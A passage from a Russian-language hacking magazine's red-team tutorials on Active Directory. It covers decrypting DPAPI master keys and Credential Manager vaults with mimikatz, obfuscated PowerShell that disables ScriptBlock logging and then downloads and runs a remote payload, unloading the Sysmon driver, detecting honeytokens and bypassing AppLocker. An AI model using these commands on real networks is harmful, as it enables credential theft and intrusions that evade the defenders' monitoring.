
Если целевой пользователь на текущий момент не вошел в систему, то для получения его мастер-ключа необходимо знать его SID, GUID и пароль или NTLM-хеш пароля. Если пароль или хеш известен (а как получить хотя бы хеш, рассказывалось ранее), то нужно узнать только SID, GUID мы получим из сообщения mimikatz (как в предыдущем пункте).



SID целевого пользователя

И теперь оператор может получить мастер-ключ.

```
mimikatz # dpapi::chrome /in:"C:\Users\<USER>\AppData\Roaming\Microsoft\Protect\<SID>\<GUID>" /sid:[SID] /password:[пароль]
```




Получение мастер-ключа

Что делать дальше, уже подробно рассказывалось выше.

4. Административный доступ к контроллеру домена


Теперь рассмотрим случай, когда оператор не имеет хешей или паролей пользователей, при этом сами пользователи в настоящий момент не залогинены в системе. Как уже говорилось, получить мастер-ключ можно с помощью ключа резервного копирования домена. Ключ резервного копирования никогда не меняется, и его можно использовать для расшифровки абсолютно любых ключей пользователей домена.

```
mimikatz # privilege::debug
mimikatz # lsadump::backupkeys /system:[контроллер домена] /export
```



Экспорт ключа резервного копирования


Далее оператору нужен GUID целевого пользователя.



GUID целевого пользователя

Осталось получить мастер-ключ для этого пользователя.

```
dpapi::masterkey /in:[GUID] /pvk:[PVK-ключ]
```




Получение мастер-ключа пользователя

Таким образом, мы рассмотрели все способы извлечения сохраненных паролей.

ДИСПЕТЧЕР УЧЕТНЫХ ДАННЫХ


Диспетчер учетных данных, или Credential Manager, — это механизм, который позволяет управлять регистрационными данными пользователей (логин и пароль) для доступа к сетевым ресурсам, а также сертификатами и учетными данными для различных приложений (электронной почты, веб-сервисов и прочих). Рассмотрим работу с диспетчером учетных данных на примере RDP.



Сохраненные учетные данные в WCM через графический интерфейс


Найти те же данные с помощью командной строки можно следующим образом (для английской локали следует использовать строку `/listcreds:"Windows Credentials"`.):

```
> vaultcmd /listcreds:"Учетные данные Windows" /all
```



Сохраненные учетные данные в WCM через командную строку


Эти учетные данные хранятся в каталоге пользователя `C:\Users\<USER>\AppData\Local\Microsoft\Credentials\`.



Учетные данные пользователя

Посмотрим на эти данные.


```
dpapi::cred /in:C:\Users\<USER>\AppData\Local\Microsoft\Credentials\[хранилище]
```



Содержимое хранилища учетных данных

Самое интересное здесь — это `pbData` (данные, которые нужно расшифровать) и `guidMasterKey`. Как получить мастер-ключ, мы рассмотрели раньше (эту стадию мы пропустим). Давай расшифруем учетные данные.

```
dpapi::cred /in:C:\Users\<USER>\AppData\Local\Microsoft\Credentials\[хранилище] /masterkeys:[мастер-ключ]
```




Расшифрованные учетные данные пользователя

Подобным образом можно извлечь любые данные, сохраненные в WCM.

ВМЕСТО ЗАКЛЮЧЕНИЯ

Для тех, кто хочет получить больше информации по этой теме, я создал телеграм-канал @RalfHackerChannel, где можно задать свои вопросы (или ответить на вопросы других юзеров). До встречи в следующих статьях!



ЗАЩИТА ОТ ДЕТЕКТА В ACTIVE DIRECTORY

КАК ОБМАНУТЬ СРЕДСТВА ОБНАРУЖЕНИЯ ПРИ АТАКЕ НА ДОМЕН

RalfHacker
hackerralf8@gmail.com

Проникнуть в сеть под управлением Active Directory — это только половина успеха. Другая важнейшая задача — оставаться в этой сети незамеченным как можно дольше. Поэтому сегодня мы разберем техники скрытия атаки от конкретных средств обнаружения и реагирования.

Другие статьи про атаки на Active Directory

- Разведка в Active Directory. Получаем пользовательские данные в сетях Windows без привилегий
- Атаки на Active Directory. Разбираем актуальные методы повышения привилегий
- Боковое перемещение в Active Directory. Разбираем техники Lateral Movement при атаке на домен
- Защита от детекта в Active Directory. Уклоняемся от обнаружения при атаке на домен
- Сбор учеток в Active Directory. Как искать критически важные данные при атаке на домен
- Закрепляемся в Active Directory. Как сохранить доступ при атаке на домен

ОБХОД ЖУРНАЛИРОВАНИЯ POWERSHELL SCRIPTBLOCK

С выходом Windows 10 и PowerShell 5.0 компания Microsoft представила несколько новых функций безопасности для PowerShell, в числе которых — ведение журнала ScriptBlock. Эта функция создает большие проблемы для атакующего (будь то редтимер, пентестер, исследователь или злоумышленник), так как регистрирует абсолютно все подозрительные действия в PowerShell. И созданные ScriptBlock журналы подлежат анализу стороной защиты.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный информацией из этой статьи.

Как и в случае с любой службой логирования, ведением журнала ScriptBlock управляют с помощью параметров групповой политики. PowerShell запрашивает его каждый раз, когда обнаруживает новый ScriptBlock, чтобы определить, нужно ли его регистрировать. Но дело в том, что PowerShell выполняет запрос один раз, кеширует его в памяти и возвращает при каждом обращении. Таким образом, эти параметры могут быть легко изменены с помощью следующего кода.

```
$GroupPolicySettingsField = [ref].Assembly.GetType('System.Manage
ment.Automation.Utils').GetField('cachedGroupPolicySettings', 'NonPub
lic,Static')
$GroupPolicySettings = $GroupPolicySettingsField.GetValue($null)
$GroupPolicySettings['ScriptBlockLogging']['EnableScriptBlockLogging'
] = 0
$GroupPolicySettings['ScriptBlockLogging']['EnableScriptBlockInvocat
ionLogging'] = 0
```

Указанные действия можно выполнить, не обладая привилегиями администратора и не трогая реестр, что позволяет нам сделать это незаметно. Но есть одно ограничение. Новые политики применяются после проверки параметров, которые будут просмотрены, когда завершится первый ScriptBlock, что приведет к регистрации события. Поэтому данный триггерный ScriptBlock должен быть максимально обфусцирован и не должен нести никакой полезной нагрузки. То есть выполняется он специально для завершения журналирования.


```
$GroupPolicyField = [ref].Assembly.GetType('System.Management.Automa
tion.Utils')."GetFie`ld"('cachedGroupPolicySettings', 'N'+'onPublic,
Static')
If ($GroupPolicyField) {
    $GroupPolicyCache = $GroupPolicyField.GetValue($null)
    If ($GroupPolicyCache['ScriptB'+'lockLogging']) {
        $GroupPolicyCache['ScriptB'+'lockLogging']['EnableScriptB'+
'lockLogging'] = 0
        $GroupPolicyCache['ScriptB'+'lockLogging']['EnableScriptBlo
ckInvocationLogging'] = 0
    }
    $val = [System.Collections.Generic.Dictionary[string,System.
Object]]::new()
    $val.Add('EnableScriptB'+'lockLogging', 0)
    $val.Add('EnableScriptB'+'lockInvocationLogging', 0)
    $GroupPolicyCache['HKEY_LOCAL_MACHINE\Software\Policies\Micros
oft\Windows\PowerShell\ScriptB'+'lockLogging'] = $val
}
iex (New-Object Net.WebClient).downloadstring("https://server/
payload.ps1")
```

Приведенный выше скрипт выполняет триггер для журнала, проверяет параметры логирования и запускает полезную нагрузку в обход журналирования.

УКЛОНЕНИЕ ОТ РЕГИСТРАЦИИ SYSMON


Системный монитор (Sysmon) — это системная служба Windows, предназначенная для мониторинга и регистрации активности системы в журнале событий Windows. Она предоставляет подробную информацию о создании процессов, о сетевых подключениях и изменениях времени создания файлов. Sysmon генерирует с помощью Windows Event Collection или агентов SIEM события и собирает их. Анализ собранных событий помогает идентифицировать вредоносную или аномальную активность. Что очень важно, Sysmon не предоставляет анализ событий, которые он генерирует, а также не пытается защитить систему или спрятаться от злоумышленников.

Sysmon — мощное средство анализа и представляет большую проблему для оператора, так как позволяет обнаружить различные индикаторы вредоносной активности, например создание процессов, файлов, потоков или изменение реестра. Сам Sysmon состоит из системной службы и драйвера, который предоставляет службе информацию. Хотя Sysmon и не пытается себя скрыть, но имя службы и имя драйвера по умолчанию могут быть изменены.




Изменения имени Sysmon на DrvName

В любом случае измененное имя драйвера не проблема, так как у каждого драйвера есть своя аптитуда — уникальный идентификатор, который указывает положение драйвера относительно остальных в стеке файловой системы. Таким образом, Sysmon имеет предопределенное значение `385201`. То есть мы сможем обнаружить данный драйвер, даже если его переименуют.



Дефолтная аптитуда DrvName — 385201

Для выгрузки драйвера можно использовать `fltMC`, но перед этим Sysmon запротоколирует данное действие в журнале командной строки. Лучше использовать функции `FIlterFindFirst()` и `FilterFindNext()` из библиотеки `fltlib.dll`, чтобы найти и выгрузить драйвер с аптитудой `385201` без регистрации этого события.




Регистрация fltmc.exe в журнале командной строки с помощью Sysmon

Shhmon использует эти функции для выгрузки драйвера. Чтобы это сделать, токен процесса должен иметь привилегию `SeLoadDriverPrivileges`, которая есть у Shhmon за счет `advapi32!AdjustTokenPrivileges`.


Привилегии Shhmon

Таким образом, мы без детекта можем обнаружить даже переименованный драйвер Sysmon. Для этого используем Shhmon с параметром `hunt`.




Обнаружение переименованного драйвера Sysmon

Затем выгружаем драйвер, используя Shhmon с параметром `kill`.



Обнаружение переименованного драйвера Sysmon

Служба Sysmon остается активной, но уже без возможности собирать события и анализировать журналы! Правда, это происходит не бесследно, так как перед выгрузкой драйвера будет сгенерировано событие Sysmon с ID 255 — `DriverCommunication`.



Событие Sysmon DriverCommunication

Плюс ко всему использование привилегии `SeLoadDriverPrivileges` без протоколирования доступно только для `NT AUTHORITY\SYSTEM`, в противном случае будет сгенерировано событие безопасности с ID 4672. Тем не менее активный сбор и анализ данных с помощью Sysmon перестанет быть для нас проблемой.

В качестве дополнения можно сказать про инструмент под названием Invoke-Phant0m. Этот сценарий просматривает стеки потоков процесса службы журнала событий и определяет, какие из потоков подлежат уничтожению. Таким образом, система не сможет собирать журналы, и в то же время служба журнала событий будет работать.

УКЛОНЕНИЕ ОТ HONEYTOKEN

Honeypot — приманка для злоумышленника. Такие ресурсы создают специально для того, чтобы они подверглись атаке или несанкционированному воздействию. Впоследствии аналитики изучают стратегию атаки, а также определяют, с помощью каких средств она велась. При этом успешная атака на такой ресурс не принесет никакого вреда атакуемой инфраструктуре. Иными словами, honeypot может представлять собой как специальный выделенный сервер, так и один отдельный сервис.

Honeytoken'ы — это honeypot'ы, которые не являются компьютерными системами. Например, к этой категории можно отнести вымышленные слова или записи, которые добавляются в реальные базы данных. Они позволяют администраторам отслеживать утечки данных в сетях, потому что в обычных условиях эти данные всплывать не должны вообще. Так как они вряд ли когда-либо появятся в легитимном трафике, honeytoken'ы могут быть легко обнаружены с помощью IDS.

Помимо этого, honeytoken'ами могут быть специальные учетные записи пользователей (особенно с описанием `admin` или `netAdmin`) либо записи в базе данных (нигде не используемые случайные поля вроде `password2`). Частый пример honeytoken — нигде не используемый адрес электронной почты.

Но если объекты создаются специально для того, чтобы их нашли, как оператору не попасть в ловушку? Дело в том, что в этих объектах присутствуют так называемые маркеры — признак, по которому обманка отличается от реального объекта. К примеру, если взять объект «учетная запись», то некоторые средства генерации honeytoken'ов портят следующие атрибуты:

- `objectSID` — имеет неверный формат;
- `lastLogon` — наличие пользователей, которые никогда не входили в систему, но имеют привилегии;
- `logonCount` — если у большинства учетных записей средний показатель `logonCount` составляет около 50, а у какой-то учетной записи — 3 или 4, это повод задуматься;
- `badPwdCount` — нет такого пользователя, который в течение длительного времени ни разу не ввел бы неправильный пароль.


Как было отмечено, самый надежный способ определить аномалию — это сравнивать со средним показателем. Лучше что-то оставить непроверенным, чем проверить и быть обнаруженным. Еще один важный критерий — это объекты, не сопоставленные с реальными компьютерами.

Долгие исследования и накопленные методики позволили выявить семь самых частых типов honeytoken'ов.

1. Фальшивая учетная запись пользователя службы с определенным SPN и атрибутом `adminCount`, равным единице. В этом случае будет зафиксирована попытка Kerberoasting при запросе TGS для данной учетной записи.
2. Фальшивые учетные данные в памяти. Создание процесса с флагом `NetOnly` приведет к кешированию поддельного токена, поэтому, как только оператор попытается использовать эти учетные данные, он будет обнаружен. Данный подход применяют Invoke-HoneyHash и DCEPT.
3. Фальшивые учетные записи компьютеров. Как уже отмечалось, созданные объекты домена без привязки к фактическим устройствам подозрительны. Если использовать их для бокового перемещения, оператора обнаружат.
4. Фальшивые данные диспетчера учетных данных. Специально введенные учетные данные будут отображаться при задействовании mimikatz. Соответственно, использование этих учетных данных неминуемо приведет к разоблачению.
5. Фальшивые администраторы домена. Эти учетные записи неактивны и никогда не использовались. Среди большого количества учетных записей можно не учесть неактивные. Перебор учетных данных для таких записей сразу выдаст оператора. Этот способ используется в ATA.
6. Фальшивые диски. Многие скрипты или черви распространяются через SMB-ресурсы, особенно если ресурс помечен как общий. Таким образом, все обращения к данным ресурсам будут обнаружены и зарегистрированы.
7. Записи DNS. При переходе по специальным DNS-именам данный факт будет зарегистрирован и оператор будет обнаружен.

Основная идея всех фальшивых объектов — заставить оператора использовать их. Однако оператор может изучить эти объекты перед использованием. Для детекта всех семи типов honeytoken'ов был разработан инструмент Honeypot Buster. Использовать его можно следующим образом.

```
Import-Module .\Invoke-HoneypotBuster.ps1
Invoke-HoneypotBuster
```



Обнаружение фальшивой учетной записи с помощью Honeypot Buster

Этот инструмент написан на PowerShell и поддерживает версии начиная с 2.0. Для перечисления объектов используются запросы LDAP, а для сбора учетных данных — загрузка DLL, чтобы получить доступ к LSASS.

ОБХОД APPLOCKER

Средство под названием AppLocker снижает риск компрометации рабочих машин. Правила Applockrt применяются к целевому приложению, которое может быть исполняемым файлом, скриптом, файлом установщика и даже DLL. У каждого правила есть условия — это критерии идентификации приложения, к которому это правило применяется.

Есть три основных условия, формирующих правила: издатель, путь и хеш файла. Условие пути к файлу определяет приложение по его расположению в системе. Условие издателя определяет приложение на основе его цифровой подписи. Условие хеша файла определяет приложение на основе его хеша.

Перечисление правил AppLocker


Первым делом грамотный оператор постарается узнать правила AppLocker. В большинстве случаев применяются правила по умолчанию, но также встречаются и пользовательские настройки. Так как правила AppLocker обычно являются объектом групповой политики, то их можно запросить в Active Directory. В PowerShell даже существует модуль AppLocker, с помощью которого можно запросить правила, применяемые в данной системе. Например, следующий скрипт представит правила AppLocker в удобном формате.

```
Import-Module AppLocker
[xml]$data = Get-AppLockerPolicy -effective -xml

Write-Output "[+] Printing Applocker Rules [+]`n"
($data.AppLockerPolicy.RuleCollection | ? { $_.EnforcementMode
-match "Enabled" }) | ForEach-Object -Process {
    Write-Output ($_.FilePathRule | Where-Object {$_.Name -NotLike "(
Default Rule)*"}) | ForEach-Object -Process {Write-Output "=== File
Path Rule ===`n`n Rule Name : $($_.Name) `n Condition : $($_.Condit
ions.FilePathCondition.Path)`n Description: $($_.Description) `n
Group/SID : $($_.UserOrGroupSid)`n`n"}
    Write-Output ($_.FileHashRule) | ForEach-Object -Process {
Write-Output "=== File Hash Rule ===`n`n Rule Name : $($_.Name) `n
File Name :  $($_.Conditions.FileHashCondition.FileHash.Source
FileName) `n Hash type : $($_.Conditions.FileHashCondition.FileHash.
Type) `n Hash :  $($_.Conditions.FileHashCondition.FileHash.Data) `n
Description: $($_.Description) `n Group/SID : $($_.UserOrGroupSid)
`n`n"}
    Write-Output ($_.FilePublisherRule | Where-Object {$_.Name
-NotLike "(Default Rule)*"}) | ForEach-Object -Process {Write-Output
"=== File Publisher Rule ===`n`n Rule Name : $($_.Name) `n Publis
herName : $($_.Conditions.FilePublisherCondition.PublisherName) `n
ProductName : $($_.Conditions.FilePublisherCondition.ProductName) `n
BinaryName : $($_.Conditions.FilePublisherCondition.BinaryName) `n
BinaryVersion Min. : $($_.Conditions.FilePublisherCondition.Binary
VersionRange.LowSection) `n BinaryVersion Max. : $($_.Conditions.
FilePublisherCondition.BinaryVersionRange.HighSection) `n Descri
ption: $($_.Description) `n Group/SID : $($_.UserOrGroupSid)`n`n"}
}
```


Обход правила хеша файлов

В качестве алгоритма хеширования в этом правиле по умолчанию используется SHA-256. Единственный способ, которым можно получить нелегитимные функции исполняемых приложений в обход данного правила, — это инъекция DLL (конечно, если приложение загружает DLL). К примеру, в Process Explorer была уязвимость, которая позволяла загрузить через DLL вредоносный код.

Таким образом, если существует правило, позволяющее запускать Process Explorer, то можно выполнить код. На иллюстрации ниже была загружена DLL, запускающая calc.exe.



Правило для Process Explorer



Запуск calc.exe с помощью Process Explorer

Вместо запуска калькулятора можно использовать более существенную нагрузку. Тем не менее главная задача выполнена — получилось обойти AppLocker.


Продолжение статьи →

ЗАЩИТА ОТ ДЕТЕКТА В ACTIVE DIRECTORY

КАК ОБМАНУТЬ СРЕДСТВА ОБНАРУЖЕНИЯ ПРИ АТАКЕ НА ДОМЕН


Обход правила пути

Это правило — самое распространенное, его применяют почти везде. Так как условием данного правила является расположение файла в файловой системе компьютера или в сети, то и обойти его довольно легко. На одной из конференций было представлено правило, которое позволяло запуск исполняемого файла из директории `C:\Python27`.



Правило, разрешающее запуск из директории C:\Python27

Таким образом, если каталог доступен для записи, есть возможность разместить в нем (а впоследствии и выполнить) любой файл.



Запуск файла из директории C:\Python27 в обход AppLocker


Обход правила издателя

